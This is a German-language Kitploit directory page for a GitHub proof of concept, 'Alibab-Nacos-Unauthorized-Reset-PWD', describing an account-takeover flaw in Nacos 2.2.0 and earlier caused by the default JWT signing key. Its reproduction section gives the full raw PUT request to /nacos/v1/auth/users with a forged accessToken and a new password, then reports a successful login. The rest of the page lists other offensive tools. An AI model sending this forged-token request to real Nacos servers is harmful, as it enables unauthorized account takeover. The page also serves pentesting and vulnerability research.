
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Alibab-Nacos-Unauthorized-Reset-PWD — Alibab-Nacos-Unauthorized-Reset PWD | Kitploit
Tools/GitHubGitHub/al1ex/alibab-nacos-unauthorized-reset-pwd
Authentifizierung & AutorisierungPasswortangriffeExploitationWebanwendungs-ExploitationPenetrationstestsFehlkonfigurationRed TeamingAPI-Sicherheit
Teilen
GitHub
al1ex/alibab-nacos-unauthorized-reset-pwd

Alibab-Nacos-Unauthorized-Reset-PWD

Alibab-Nacos-Unauthorized-Reset PWD

Repository anzeigen
4136vor 3 JahrenNoch nicht geprüft

Auswirkungen der Schwachstelle

In Nacos wurde eine Schwachstelle entdeckt, die Nacos <= 2.2.0 betrifft. Wenn ein Benutzer den standardmäßigen JWT-Schlüssel verwendet, kann ein Angreifer das Passwort eines beliebigen Benutzers zurücksetzen und das Benutzerkonto übernehmen.

Betroffenes Produkt

Nacos-Version <= 2.2.0

Reproduktion der Schwachstelle

Schritt 1:Benutzernamen ermitteln (alte Schwachstelle ausnutzen oder raten)

getuser

Schritt 2:Passwort zurücksetzen

PUT /nacos/v1/auth/users HTTP/1.1
Host: xx.xx.xxx.xx
Content-Length: 33
Accept: application/json, text/plain, */*
accessToken: eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJhbDFleCIsImV4cCI6MTY2ODA4OTk2N30.hv0MWlHISYCgvIDQhidQBCeyYb7tbG0JrbNyx-9kDzc
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=
Connection: close

username=al1ex&newPassword=al22ex

reset

Schritt 3: Erfolgreich anmelden

logins

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    282

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →






